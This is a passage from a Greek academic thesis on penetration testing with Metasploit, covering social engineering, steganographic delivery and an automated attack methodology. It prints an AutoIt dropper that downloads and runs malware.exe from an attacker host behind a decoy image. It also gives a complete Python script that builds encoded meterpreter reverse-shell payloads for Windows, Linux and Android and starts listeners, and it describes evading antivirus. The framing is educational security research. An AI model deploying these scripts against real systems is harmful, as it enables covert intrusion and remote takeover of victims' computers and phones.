τάση για εμπιστοσύνη, εξαπατώντας έτσι τα άτομα ώστε να θέσουν σε κίνδυνο την ασφάλεια. Αυτές οι επιθέσεις συχνά ξεκινούν με φαινομενικά ακίνδυνα μηνύματα ηλεκτρονικού ταχυδρομείου, μηνύματα ή άλλες μορφές επικοινωνίας, διεισδύοντας έτσι στα συστήματα μέσω του ανυποψίαστου ανθρώπινου παράγοντα.

Ο μη ανιχνεύσιμος χαρακτήρας των επιθέσεων κοινωνικής μηχανικής από τα τείχη προστασίας και το λογισμικό προστασίας από ιούς υπογραμμίζει την ανάγκη για μια πολύπλευρη προσέγγιση της ασφάλειας[67], [68]. Οι επιτιθέμενοι εκμεταλλεύονται τον πιο αδύναμο κρίκο στην αλυσίδα ασφαλείας - τον ανθρώπινο παράγοντα. Χειραγωγώντας τα άτομα, οι επιτιθέμενοι μπορούν να τα εξαναγκάσουν να αποκαλύψουν ευαίσθητες πληροφορίες, να κάνουν κλικ σε κακόβουλους συνδέσμους ή να εκτελέσουν εν αγνοία τους κακόβουλα ωφέλιμα φορτία. Οι επιθέσεις κοινωνικής μηχανικής συχνά ξεκινούν με λεπτομερή διερεύνηση, επιτρέποντας στους επιτιθέμενους να δημιουργήσουν πειστικά και προσαρμοσμένα μηνύματα που αυξάνουν την πιθανότητα επιτυχίας.

Στο πλαίσιο του Metasploit Pro, οι επιθέσεις κοινωνικής μηχανικής εκτελούνται μέσω εκστρατειών, οι οποίες είναι λογικές ομαδοποιήσεις στοιχείων που έχουν σχεδιαστεί για την εκμετάλλευση ή το phishing μιας συγκεκριμένης ομάδας ανθρώπων. Αυτά τα συστατικά περιλαμβάνουν μηχανισμούς παράδοσης όπως το ηλεκτρονικό ταχυδρομείο, ιστοσελίδες και φορητά αρχεία, καθώς και πρότυπα για τη δημιουργία επαναχρησιμοποιήσιμου περιεχομένου HTML και λίστες στόχων που καθορίζουν τους παραλήπτες για τις επιθέσεις κοινωνικής μηχανικής[69].

Ο γενικός στόχος της κοινωνικής μηχανικής είναι να χειραγωγήσει τους στόχους ώστε να εμπλακούν σε ενέργειες που είτε θέτουν σε κίνδυνο τα συστήματά τους είτε παρέχουν στον επιτιθέμενο πολύτιμες πληροφορίες. Οι επιθέσεις με βάση το ηλεκτρονικό ταχυδρομείο είναι συχνές και στοχεύουν σε ευπάθειες στην πλευρά του πελάτη(client-side), οι οποίες μπορούν να αξιοποιηθούν μέσω εκμεταλλεύσεων μορφής αρχείου ή απάτης phishing. Για παράδειγμα, ένας επιτιθέμενος μπορεί να επισυνάψει ένα PDF που περιέχει ένα γνωστό exploit σε ένα email, με στόχο να θέσει σε κίνδυνο το σύστημα του παραλήπτη όταν ανοίξει το PDF.

Η επιλογή της μεθόδου κοινωνικής μηχανικής εξαρτάται από την πρόθεση του επιτιθέμενου. Το phishing, για παράδειγμα, περιλαμβάνει προσπάθειες απόκτησης ευαίσθητων πληροφοριών με την αποστολή πλαστών μηνυμάτων ηλεκτρονικού ταχυδρομείου που μιμούνται αξιόπιστες πηγές. Οι εκμεταλλεύσεις από την πλευρά του πελάτη επικεντρώνονται σε ευπάθειες στο λογισμικό πελάτη, απαιτώντας από το θύμα να επισκεφθεί μια κακόβουλη τοποθεσία, ενώ οι εκμεταλλεύσεις μορφής αρχείου αξιοποιούν ευπάθειες σε συγκεκριμένους τύπους αρχείων.


Επιπλέον, το Metasploit Pro επιτρέπει στους χρήστες να δημιουργούν επιθέσεις phishing μέσω εκστρατειών που περιλαμβάνουν στοιχεία ηλεκτρονικού ταχυδρομείου που καθορίζουν το περιεχόμενο και τους ανθρώπινους στόχους, καθώς και στοιχεία ιστοσελίδων που καθορίζουν τη διαδρομή, το περιεχόμενο HTML και τη διεύθυνση URL ανακατεύθυνσης. Ομοίως, τα exploits από την πλευρά του πελάτη και τα exploits μορφής αρχείου μπορούν να διαμορφωθούν στο πλαίσιο εκστρατειών για να στοχεύουν σε συγκεκριμένες ευπάθειες και ανθρώπινες συμπεριφορές.

Τα exploits μορφής αρχείου στοχεύουν συγκεκριμένα σε ευπάθειες σε εφαρμογές που επεξεργάζονται συγκεκριμένες μορφές αρχείων, όπως PDF, DOC ή JPEG. Ένας επιτιθέμενος μπορεί να επισυνάψει ένα κακόβουλο αρχείο, εκμεταλλευόμενος τις ευπάθειες όταν ο παραλήπτης ανοίξει το συνημμένο αρχείο. Τα φορητά αρχεία, που χρησιμοποιούνται για την απόρριψη μονάδων USB, είναι είτε παραγόμενα εκτελέσιμα αρχεία είτε εκμεταλλεύσεις μορφής αρχείου που αποθηκεύονται σε ένα κλειδί USB.


Ακολουθούν οι Εικόνες 21,22,23 όπου και δείχνουν την μέθοδο εισβολής με στεγανογραφικές τακτικές και τη χρήση κατάλληλων μορφών αρχείων για στοχευμένη τροποποίηση τελικά σε αρχείο εικόνας. Έχουμε έτσι δημιουργία ενός στεγανογραφικού συστήματος για απόκρυψη κακόβουλων δεδομένων στους πόρους του και στη συνέχεια τα εξαγωγή και εκτέλεση δυναμικά.

```
#include <StaticConstants.au3>
#include <WindowsConstants.au3>

Local $urls = "https://cdn.pixabay.com/photo/2015/04/19/08/32/marguerite-729510__340.jpg,http://192.168.0.105/malware.exe" ;add URLs here!

Local $urlsArray = StringSplit($urls, ",", 2 )

For $url In $urlsArray
        $sFile = _DownloadFile($url)
        shellExecute($sFile)

Next

Func _DownloadFile($sURL)
    Local $hDownload, $sFile
    $sFile = StringRegExpReplace($sURL, "^.*/", "")
    $sDirectory = @TempDir & $sFile
    $hDownload = InetGet($sURL, $sDirectory, 17, 1)
    InetClose($hDownload)
    Return $sDirectory
EndFunc   ;==>_GetURLImage

```

Εικόνα 21. Εκμετάλλευση στεγανογραφίας με url και ωφέλιμο φορτίο σε .au3.



Εικόνα 22. Μετατροπέας Auto-Download-to-exe script απο au3 αρχείο σε.exe.



Εικόνα 23. Εκτέλεση επίθεσης.

Παράλληλα, τα Java Signed Applets παρέχουν μια άλλη μέθοδο κοινωνικής μηχανικής, δημιουργώντας ένα υπογεγραμμένο αρχείο jar που παραδίδεται μέσω μιας ιστοσελίδας που περιέχει μια ετικέτα applet. Εάν ο στόχος εκτελέσει το applet, δημιουργείται μια σύνοδος στο μηχάνημά του, παρέχοντας στον επιτιθέμενο πλήρη δικαιώματα χρήστη.

Εκτός από αυτές τις τεχνικές, τα φορητά αρχεία που είναι αποθηκευμένα σε κλειδιά USB και οι ακροατές, οι οποίοι περιμένουν εισερχόμενες συνδέσεις από εκμεταλλευόμενα συστήματα, διαδραματίζουν κρίσιμο ρόλο στις εκστρατείες κοινωνικής μηχανικής που διεξάγονται με τη χρήση του Metasploit Pro.

7. Προτεινόμενη μεθοδολογία

7.1. Αυτοματοποιημένα σενάρια και τεχνικές

Στη σύγχρονη τεχνολογική εποχή, η ανάγκη για ασφαλή και αξιόπιστα συστήματα είναι πιο κρίσιμη από ποτέ. Η ασφάλεια των πληροφοριακών συστημάτων απαιτεί συνεχή έλεγχο και δοκιμές που να αντιμετωπίζουν δυνητικές αδυναμίες πριν γίνουν προϊόν εκμετάλλευσης από εχθρικές επιθέσεις. Για την ανάδειξη των περιγραφόμενων διαδικασιών , δημιουργούμε ένα Python script για ηθική δοκιμή διείσδυσης. Το σενάριο κώδικα που θα ακολουθήσει, επιτρέπει σε ερευνητές ασφαλείας να αξιολογήσουν την αμυντική ικανότητα ενός συστήματος με εντολές της γλώσσας Python σε συνδυασμό με το Metasploit. Αυτό το εργαλείο αναδεικνύει τη σημασία της ασφάλειας των πληροφοριακών συστημάτων απέναντι σε προηγμένες απειλές και παρέχει ένα πλαίσιο για δοκιμές απλών επιθέσεων.

Η προτίμηση της γλώσσας Python σε διαδικασίες ηθικής δοκιμής διείσδυσης είναι αναμενόμενη για πολλούς λόγους. Καταρχάς, η Python είναι μια γλώσσα προγραμματισμού υψηλού επιπέδου που προσφέρει μια ευέλικτη και εύκολη στη χρήση σύνταξη. Αυτό καθιστά την Python ιδανική για την ανάπτυξη γρήγορων πρωτότυπων σεναρίων και εργαλείων για περιπτώσεις όπως οι δοκιμές ασφαλείας. Επιπλέον, η Python έχει μια εκτεταμένη κοινότητα χρηστών και πολλές βιβλιοθήκες που διευκολύνουν την ανάπτυξη εφαρμογών ασφάλειας.

Όσον αφορά το Metasploit, αποτελεί ένα από τα πιο δημοφιλή εργαλεία δοκιμής διείσδυσης στον κόσμο της κυβερνοασφάλειας, όπως έγινε αντιληπτό και απο τα προηγούμενα κεφάλαια. Το Metasploit παρέχει μια εκτενή συλλογή από εκμεταλλεύσεις, ασφαλείς πρωτόκολλα, ποσοτικά εργαλεία και ενσωματωμένες βάσεις δεδομένων εκμετάλλευσης. Επιπλέον, η ανοικτή προέλευσή του και η διαθεσιμότητα της κοινότητας καθιστούν το Metasploit μια ισχυρή και ευέλικτη επιλογή για την εκτέλεση ηθικών επιθέσεων και την αξιολόγηση ασφαλείας σε δίκτυα και εφαρμογές. Το εκτεταμένο οικοσύστημα του Metasploit παρέχει επίσης δυνατότητες για τη δημιουργία, την προσαρμογή και την αυτοματοποίηση διαδικασιών δοκιμής ασφάλειας, κάνοντάς το αναπόσπαστο εργαλείο για επαγγελματίες ασφάλειας.[70], [71], [72]

Οι τεχνικές αθόρυβων εισβολών και ανάλογων τροποποιήσεων αναφέρονται σε μεθόδους που χρησιμοποιούνται για την είσοδο σε συστήματα ή την τροποποίηση τους με τρόπο που να μην είναι εύκολα ανιχνεύσιμος από τα αμυντικά μέτρα ή τα λογισμικά ασφαλείας. Αν και αυτές οι τεχνικές μπορούν να φανούν επικίνδυνες και απειλητικές, η βιωσιμότητά τους και ο βαθμός πραγματικού κινδύνου ποικίλλουν ανάλογα με διάφορους παράγοντες[73].

Στα πλεονεκτήματα των τεχνικών αθόρυβων εισβολών και τροποποιήσεων περιλαμβάνονται η δυνατότητα εισόδου σε συστήματα χωρίς ανίχνευση, η δυνατότητα μακροχρόνιας παραμονής χωρίς ανίχνευση, και η δυνατότητα παραβίασης ασφαλείας χωρίς να προκαλείται συναγερμός ή επαναφορά συστήματος. Ωστόσο, η χρήση αυτών των τεχνικών μπορεί να απαιτεί εξειδικευμένες γνώσεις και δεξιότητες, καθώς και εναλλακτικές μεθόδους εντοπισμού και πρόληψης από τις αμυντικές ομάδες ασφαλείας.

Οι απειλές που προκύπτουν από αυτές τις τεχνικές πρέπει να ληφθούν σοβαρά υπόψη. Όταν ο εισβολέας έχει επιτύχει να εισέλθει αθόρυβα σε ένα σύστημα, μπορεί να απειλήσει την εμπιστοσύνη των χρηστών, την εμπιστευτικότητα των δεδομένων, και την οικονομική ασφάλεια. Μπορεί επίσης να χρησιμοποιηθεί για την πραγματοποίηση παράνομων δραστηριοτήτων, όπως η κλοπή ταυτότητας, η κατασκοπεία, ή η εξαπάτηση. Ως εκ τούτου, οι επιχειρήσεις και οι οργανισμοί πρέπει να λαμβάνουν σοβαρά υπόψη τις προκλήσεις που προκύπτουν από αυτές τις τεχνικές και να υιοθετούν κατάλληλα μέτρα πρόληψης και ανίχνευσης. Οι τεχνικές αυτές, αντιπροσωπεύουν μια σοβαρή απειλή στον κυβερνοχώρο, καθώς μπορούν να χρησιμοποιηθούν για κακόβουλους σκοπούς, συμπεριλαμβανομένης της παράνομης πρόσβασης σε ευαίσθητες πληροφορίες, της διακίνησης ψευδών δεδομένων ή ακόμα και της καταστροφής δικτύων και συστημάτων. Αν και οι παραδοσιακές επιθέσεις είναι συχνά εμφανείς και ανιχνεύσιμες, οι επιθέσεις με αθόρυβες τεχνικές εισβολής και τροποποίησης μπορούν να είναι πολύ πιο δύσκολες να ανιχνευθούν και να αποτελέσουν μια πραγματική απειλή. Ανάμεσα στις τεχνικές που τείνουν να χρησιμοποιούνται είναι η ενσωμάτωση κακόβουλου λογισμικού σε κανονικές εφαρμογές ή δικτυακά πρωτόκολλα, η εκμετάλλευση ευπαθειών σε λειτουργικά συστήματα και εφαρμογές, η χρήση κρυφών καναλιών επικοινωνίας για τη μεταφορά δεδομένων, και η εκτέλεση μη εντοπισμών καταστροφικών εντολών.

Μεταξύ των πιο εξειδικευμένων τεχνικών είναι η εκμετάλλευση μη τεκμηριωμένων ευπαθειών η οποία απαιτεί προηγμένες τεχνικές γνώσεις και ανάπτυξη προσαρμοσμένων επιθέσεων, καθώς και η χρήση εξειδικευμένων εργαλείων για την αποφυγή ανίχνευσης, όπως τα rootkits και οι stealth backdoors. Τα παραδοσιακά antivirus προϊόντα δυσκολεύονται να ανιχνεύσουν τέτοιες επιθέσεις λόγω έλλειψης υπογραφών. Οι τεχνικές Μηχανικής Μάθησης (ML) έχουν εμφανιστεί ως μια υποσχόμενη προσέγγιση για την ανίχνευση επιθέσεων μηδενικής ημέρας αναλύοντας μοτίβα στην κυκλοφορία δικτύου, τη συμπεριφορά των χρηστών και τις δραστηριότητες λογισμικού. Παράλληλα, οι αλγόριθμοι Μηχανικής Μάθησης και Βαθιάς Μάθησης (ML/DL) χρησιμοποιούνται όλο και περισσότερο για τη βελτίωση της ακρίβειας των IDS και IPS. Αυτοί οι αλγόριθμοι βοηθούν στην κατηγοριοποίηση των επιθέσεων δικτύου με μεγαλύτερη αποτελεσματικότητα, μειώνοντας τα ψευδή θετικά και τα ψευδή αρνητικά στα σύνολα δεδομένων. Επίσης, η χρήση κρυπτογραφίας και κρυφών καναλιών επικοινωνίας επιτρέπει τη μεταφορά δεδομένων με σχετική ανωνυμία και ασφάλεια, δυσκολεύοντας την ανίχνευση από τα συστήματα παρακολούθησης.

Γενικότερα και το Διαδίκτυο των Πραγμάτων (IoT) αντιμετωπίζει προκλήσεις ασφαλείας λόγω της διασυνδεδεμένης φύσης του και των ενσωματωμένων ευπαθειών του. Τα IDS και τα IPS διαδραματίζουν κρίσιμο ρόλο στη διασφάλιση της ασφάλειας των δικτύων IoT. Η έρευνα επικεντρώνεται στην ανασκόπηση πρόσφατων μηχανισμών IDS και IPS για να αντιμετωπιστούν οι απειλές και οι περιορισμοί ασφαλείας του IoT. Τα IDS και τα IPS είναι ουσιαστικά εργαλεία για την παρακολούθηση, ανίχνευση και πρόληψη μη εξουσιοδοτημένης πρόσβασης σε υπολογιστικά δίκτυα. Αυτά τα συστήματα βοηθούν στην παρακολούθηση της ανεπιθύμητης κυκλοφορίας δικτύου, την κατανόηση των απειλών και τη λήψη μέτρων για την προστασία των συστημάτων από διεισδύσεις[74], [75].

Για να αντιμετωπιστούν αυτοί οι κίνδυνοι, είναι απαραίτητο να εφαρμοστούν συνδυασμένες προσεγγίσεις ασφάλειας, συμπεριλαμβανομένων της περιοδικής ενημέρωσης και παρακολούθησης των συστημάτων, της χρήσης ειδικών εργαλείων ανίχνευσης απειλών και της εκπαίδευσης του προσωπικού για την αναγνώριση και αντιμετώπιση ανομοιογενών επιθέσεων. Επιπλέον, η ανάπτυξη και η εφαρμογή τεχνολογιών που προλαμβάνουν, αναγνωρίζουν και αντιμετωπίζουν αυτές τις επιθέσεις είναι ζωτικής σημασίας για την ασφάλεια των πληροφοριακών συστημάτων.

Ένας επιτιθέμενος πρέπει να επικεντρωθεί στην εύρεση ευπαθειών και αδυναμιών στο στόχο του, όπως αδυναμίες λογισμικού, αδυναμίες δικτύου ή κοινωνικής μηχανικής. Πρέπει επίσης να εξετάσει τις επιθέσεις που μπορούν να εκτελεστούν, συμπεριλαμβανομένων επιθέσεων εκμετάλλευσης ευπαθειών, phishing, και ενσωμάτωσης κακόβουλου κώδικα. Ο επιτιθέμενος πρέπει επίσης να παρακολουθεί τις τεχνικές και τα εργαλεία που χρησιμοποιούνται από την αμυντική πλευρά, προκειμένου να αποφύγει την ανίχνευση και να προσαρμοστεί στην αντίδραση.

Ένας αμυνόμενος πρέπει να εστιάσει στην αναγνώριση, την πρόληψη και την αντιμετώπιση πιθανών επιθέσεων. Πρέπει να διασφαλίσει ότι τα συστήματά του είναι ενημερωμένα και προστατευμένα από ευπάθειες, να παρακολουθεί την κίνηση του δικτύου για ανωμαλίες και να χρησιμοποιεί ειδικά εργαλεία ανίχνευσης απειλών. Επιπλέον, πρέπει να εκπαιδεύσει το προσωπικό του για την αναγνώριση και την αντίδραση σε επιθέσεις, και να διαχειριστεί αποτελεσματικά οποιαδήποτε παραβίαση ασφαλείας που ενδέχεται να συμβεί[76], [77].

Εν κατακλείδι, οι επιθέσεις στον κυβερνοχώρο γίνονται ιδιαίτερα αποτελεσματικές λόγω διαφόρων παραγόντων που περιλαμβάνουν στοχευμένες επιθέσεις σε διασυνδεδεμένες συσκευές, εξελιγμένες εργαλειοθήκες και τακτικές, εκμετάλλευση των τρωτών σημείων του συστήματος, συστήματα κοινωνικής μηχανικής και διάδοση ψευδών πληροφοριών. Για τον μετριασμό αυτών των κινδύνων, είναι απαραίτητο να χρησιμοποιηθούν πολύπλευρες προσεγγίσεις που συνδυάζουν τεχνικές λύσεις, οικονομικά κίνητρα, ανθρώπινους πόρους και νομικές ρυθμίσεις[78], [79], [80]. Αξιοποιώντας αναδυόμενες τεχνολογίες όπως μοντέλα βαθιάς μάθησης και καινοτόμες έννοιες όπως το blockchain, μπορούν εφόσον ενσωματωθούν να ενισχύσουν την άμυνα κατά των κακόβουλων παραγόντων και να διασφαλιστούν αποτελεσματικά τα ψηφιακά περιουσιακά στοιχεία.

Τα παρακάτω αυτοματοποιημένα σενάρια που ακολουθούν, έχουν σκοπό να αναδείξουν την χρήση της Python για γρήγορη κλήση των εργαλείων του Metasploit και άλλων εργαλείων του Kali Linux που χρησιμοποιούνται για διείσδυση. Παράλληλα, αναδεικνύεται η μεθοδολογία απόκρυψης βλαπτικών φορτίων με στόχο την αποφυγή εντοπισμού απο τις λύσεις ασφαλείας. Τέλος ακολουθεί ένα απλούστερο παράδειγμα κανονικών εντολών του Metasploit, το οποίο τροποποιείται στοχευμένα και μη αυτοματοποιημένα. Σε αυτό, γίνεται ακόμα βαθύτερη ανασκόπηση των μεθόδων απόκρυψης, η οποία οδηγεί σταδιακά σε αποτελεσματικότερες μη ανιχνεύσιμες απειλές.

7.2. Περιγραφή βασικού σεναρίου

Υλοποίηση ενός απλού σεναρίου σε Python για τη δημιουργία και τη διαχείριση αντίστροφου κέλυφους (Reverse shell) και επίθεσης για τα λειτουργικά συστήματα Windows, Linux και Android, χρησιμοποιώντας τα εργαλεία msfvenom και msfconsole του Metasploit. Εδώ υπάρχει μια τεχνική ανάλυση της μεθοδολογίας:

Κώδικας Υλοποίησης

```
import os

# Function to check if script is being run as root
def is_root():
    if os.geteuid() != 0:
        print("[!] Run script as Root.")
        exit(1)
    else:
        os.system("clear")

# Function to display the main menu
def main_menu():
    print("""
 1. Windows Reverse Shell
 2. Linux Reverse Shell
 3. Android Reverse Shell
 0. Exit
     """)
    print()

# Function to generate payload for the specified platform
def generate_payload(platform, payload, lhost):
    print(f"[!] Generating Payload for {platform} platform.")
    # Constructing msfvenom command to generate payload
    cmd = (
        f"msfvenom --platform {platform} -p {payload} LHOST={lhost}
LPORT=4444 -b '\\x00' -e x86/shikata_ga_nai -f exe -i 15 -o
{os.path.expanduser('~')}/Revshell.exe"
    )
    os.system(cmd)
    print(f"[!] Revshell.exe is stored in {os.path.expanduser('~')}
directory.")

# Function to start listener for the specified platform
def start_listener(platform, payload, lhost):
    print("[!] Starting Listener.")
```

```
    # Constructing msfconsole command to start listener
    cmd = (
        f"msfconsole -q -x \"use multi/handler; "
        f"set PAYLOAD {payload}; "
        f"set LHOST {lhost}; "
        "set LPORT 4444; "
        "run;\""
    )
    os.system(cmd)
    print("[!] Exploitation completed.")
    input("Press Enter to continue...")

# Function for Windows Reverse Shell operation
def windows_reverse_shell():
    print("\n ---------- Windows Reverse Shell ---------- ")
    lhost = input("Enter Attacker/Listener Ip: ")
    generate_payload("windows", "windows/meterpreter/reverse_tcp",
lhost)
    start_listener("windows", "windows/meterpreter/reverse_tcp",
lhost)

# Function for Linux Reverse Shell operation
def linux_reverse_shell():
    print("\n ---------- Linux Reverse Shell ---------- ")
    lhost = input("Enter Attacker/Listener Ip: ")
    generate_payload("linux", "linux/x86/meterpreter/reverse_tcp",
lhost)
    start_listener("linux", "linux/x86/meterpreter/reverse_tcp",
lhost)

# Function for Android Reverse Shell operation
def android_reverse_shell():
    print("\n ---------- Android Reverse Shell ---------- ")
    lhost = input("Enter Attacker/Listener Ip: ")
    print("[!] Generating Payload.")
    cmd = (
        f"msfvenom --platform android -p
android/meterpreter/reverse_tcp LHOST={lhost} LPORT=4444 R>
{os.path.expanduser('~')}/Revshell.apk"
    )
    os.system(cmd)
    print(f"[!] Revshell.apk is stored in {os.path.expanduser('~')}
directory.")
    start_listener("android", "android/meterpreter/reverse_tcp",
lhost)
```

```
# Main function to run the script
def main():
    is_root()
    while True:
        main_menu()
        CHOICE = input("[!] Enter Operation Number: ")
        if CHOICE == '1':
            windows_reverse_shell()
        elif CHOICE == '2':
            linux_reverse_shell()
        elif CHOICE == '3':
            android_reverse_shell()
        elif CHOICE == '0':
            exit()
        else:
            print("[!] Invalid choice.")

# Entry point of the script
if __name__ == "__main__":
    main()
```

- **Ανάλυση Μεθοδολογίας:**
  - **Έλεγχος δικαωμάτων διαχειριστή (Root check):**
    - Το σενάριο ελέγχει εάν τρέχει ως υπερχρήστης για να εξασφαλίσει τα απαραίτητα προνόμια για ορισμένες λειτουργίες.
  - **Κύριο Μενού:**
    - Το σενάριο παρουσιάζει ένα κύριο μενού με επιλογές για τη δημιουργία αντίστροφων φορτίων για τα λειτουργικά συστήματα Windows, Linux και Android, ή για να βγείτε από το πρόγραμμα.
  - **Δημιουργία Φορτίου:**
    - Το σενάριο χρησιμοποιεί το εργαλείο **msfvenom** για να δημιουργήσει φορτία για συγκεκριμένες πλατφόρμες και τύπους (Windows, Linux, Android).
    - Τα φορτία προσαρμόζονται με την καθορισμένη τοπική διεύθυνση (LHOST) και θύρα (LPORT).
    - Τα δημιουργημένα φορτία αποθηκεύονται στον κατάλογο του χρήστη.


- **Ρύθμιση Ακροατή:**
  - Το σενάριο ξεκινά έναν ακροατή χρησιμοποιώντας το **msfconsole** για να χειριστεί εισερχόμενες συνδέσεις από τα δημιουργημένα φορτία.
  - Ο ακροατής ρυθμίζεται με βάση την επιλεγμένη πλατφόρμα και τον τύπο του φορτίου.
- **Φορτία Ειδικά για την Κάθε Πλατφόρμα:**
  - Υλοποιούνται διάφορες μέθοδοι δημιουργίας φορτίων και χειρισμού για τα λειτουργικά συστήματα Windows, Linux και Android.
- **Διάδραση με τον Χρήστη:**
  - Ο χρήστης καλείται να εισαγάγει τη διεύθυνση IP του επιτιθέμενου/ακροατή πριν τη δημιουργία και τον χειρισμό του φορτίου.

- **Αποτελέσματα και Χρήση:**
  - **Αποθήκευση Φορτίων:**
    - Τα δημιουργημένα φορτία αποθηκεύονται στον κατάλογο του χρήστη (**Revshell.exe** για Windows, **Revshell.apk** για Android).
  - **Έξοδος Ακροατή:**
    - Το σενάριο παρέχει καθαρή ένδειξη για την έναρξη του ακροατή και την ολοκλήρωση της εκμετάλλευσης.
  - **Διαδραστικό Μενού:**
    - Ο χρήστης αλληλεπιδρά με το σενάριο μέσω ενός απλού μενού, παρέχοντας μια εύκολη διεπαφή χρήστη.


Ακολουθούν στιγμιότυπα χρήσης του βασικού αυτοματοποιημένου σεναρίου στις Εικόνες 24, 25 όπου και υπάρχει επιτυχής διείσδυση στο σύστημα θύματος. Ανάλογα με την αποτελεσματικότητα και αξιοπιστία του antivirus στη συσκευή θύματος, το βλαπτικό φορτίο θα σταματήσει τη λειτουργία του και θα διαγραφεί απο το σύστημα. Η μέθοδος αυτή δεν είναι ιδιαίτερα αποτελεσματική για επιθέσεις αλλά έχει να μας μάθει πολλά για τις τεχνικές που χρησιμοποιούνται και τις επιπτώσεις τους. Στις Εικόνες 26, 27 υπάρχουν τα πορίσματα του VirusTotal που αποδεικνύουν την κακόβουλη φύση των παραγόμενων αρχείων προς εκμετάλλευση. Η πλειονότητα των λύσεων ασφαλείας θα ανακαλύψει την δράση τους. 